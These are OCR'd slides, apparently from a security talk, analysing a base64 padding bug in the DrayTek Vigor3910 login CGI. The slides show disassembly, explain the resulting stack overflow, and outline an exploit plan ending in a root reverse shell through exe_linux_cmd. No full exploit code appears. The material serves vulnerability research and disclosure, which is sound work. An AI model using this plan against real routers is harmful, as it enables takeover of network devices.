
wlogin.cgi


LDR W6, [X29,#0x240+cgiObj]
ADRL X7, aAa_0 ; "aa"
MOV W1, W7
MOV W0, W6
BL GetCGIbyFieldName
STR W0, [X29,#0x240+login_b64_str]
LDR W6, [X29,#0x240+cgiObj]
ADRL X7, aAb_1 ; "ab"
MOV W1, W7
MOV W0, W6
BL GetCGIbyFieldName
STR W0, [X29,#0x240+password_b64_str]
loc_40DD6948
ADD X7, X29, #0x240+login_str_decoded
MOV W2, #0x54 ; 'T' ; max_dst_len
MOV W1, W7 ; dst
LDR W0, [X29,#0x240+login_b64_str] ; data
BL base64_decode
ADD X7, X29, #0x240+password_str_decoded
MOV W2, #0x54 ; 'T' ; max_dst_len
MOV W1, W7 ; dst
LDR W0, [X29,#0x240+password_b64_str] ; data
BL base64_decode
MOV W7, W0
CMP W7, #0
B.EQ loc_40DD69A0

base64_decode

- Check if it fits:




loc_400C081C
LDR W0, [X29,#0x30+data_str]
BL safe_strlen
STR W0, [X29,#0x30+data_len]
LDR W7, [X29,#0x30+data_len]
LSR W6, W7, #2 ; W6 = data_len >> 2
MOV W7, W6
LSL W7, W7, #1 ; W7 = (data_len >> 2) << 1
ADD W7, W7, W6 ; ((data_len >> 2) << 1) + (data_len >> 2)
STR W7, [X29,#0x30+adjusted_len] ; adjusted_len = (data_len//4)*3
LDR W7, [X29,#0x30+data_len]
STR W7, [X29,#0x30+var_8]
B loc_400C0874
loc_400C0874
LDR W7, [X29,#0x30+var_8]
SUB W6, W7, #1
STR W6, [X29,#0x30+var_8]
CMP W7, #0
B.NE loc_400C084C
loc_400C084C
LDR W6, [X29,#0x30+data_str]
LDR W7, [X29,#0x30+var_8]
ADD W7, W6, W7
MOV W7, W7
LDRSB W7, [X7]
CMP W7, #0x3D ; '='
B.NE loc_400C088C
B loc_400C0890
loc_400C088C
NOP
LDR W7, [X29,#0x30+adjusted_len]
SUB W7, W7, #1
STR W7, [X29,#0x30+adjusted_len]

base64_decode – Yolo edition!

- Logic bug in padding handling
  - The more “=“ the smaller the computed size becomes
  - Decodes the whole buffer anyway

⇒ Stack based buffer overflow


- Easy mode:
  - No ASLR
  - Stack is +X
  - Stack & buffer locations are deterministic….
- Challenges:
  - It’s DrayOS not Linux
  - Executing within QEMU

But we're running inside QEMU!!!11!

- ….Right?
- exe_linux_cmd
  - Sends msg to host (Linux) over socket
  - Commands gets executed on host (aka it's a call to system())
  - As root


Exploit Plan


- Hardcode addresses
  - Thanks RTOS and no ASLR!
  - We can attach GDB to our QEMU to adjust addresses
- Jump to our buffer
- Call desired function with attacker payload:
  - Print "Hack the planet" in the console via console_print
  - Then get a real device, and execute a reverse shell payload with exe_linux_cmd…


File Machine View Input Devices Help
Activities
Terminal
Oct 15 00:10
pl@pl-VirtualBox: ~/re/draytek/scripts/from_vm/fw_431_stable/firmware
d_register_reset:1139] bootloader: addr->0x5fe30000, rom->addr=0x40000000, as->0xe3b75a60, rom->as=0xe3b75a60
, rom->romsize=>0x28
[/home/pl/re/ics/drytek/3910/qemu_arghhh/linux/cavium-rootfs/src_dir/qemu-2.12.1/hw/core/loader.c:rom_check_an
d_register_reset:1145] !!!!! modified!!!! bootloader addr from 0x40000000->0x5fefffe4
rom: requested regions (rom dtb. free=0x000000005fe30000, addr=0x0000000048000000)
[/home/pl/re/ics/drytek/3910/qemu_arghhh/linux/cavium-rootfs/src_dir/qemu-2.12.1/hw/core/loader.c:rom_check_an
d_register_reset:1139] dtb: addr->0x5fe30000, rom->addr=0x48000000, as->0xe3b75a60, rom->as=0xe3b75a60, rom->
romsize=>0x100000
[/home/pl/re/ics/drytek/3910/qemu_arghhh/linux/cavium-rootfs/src_dir/qemu-2.12.1/hw/core/loader.c:rom_check_an
d_register_reset:1153] !!!!! modified!!!! dtb addr from 0x48000000->0x5ff00000
Actual changes:
tx-checksumming: off
tx-checksum-ip-generic: off
tcp-segmentation-offload: off
tx-tcp-segmentation: off [requested on]
tx-tcp-ecn-segmentation: off [requested on]
tx-tcp6-segmentation: off [requested on]
Save
pl@pl-VirtualBox: ~
Vigor3910 by DrayTek Corp.
LAN MAC Address : 00-1D-AA-6C-11-29
IP Address : 192.168.1.1
IP Subnet Mask : 255.255.255.0
Firmware Version : r140_3094_04ec693
System Up Time : 0:4:19
-------- Main Menu --------
1 : Enable TFTP Server
2 : Enable Command Line Console
Vigor Login Page
https://192.168.1.1/weblogin.htm
DrayTek
Vigor3910
Username
Password
Login
pl@pl-VirtualBox: ~/re/draytek/3910
pl@pl-VirtualBox:~/re/draytek/3910$ python3 pwn_stable_vm.py

Real Device

- Comes with console cable
- Limited features
- Requires admin password

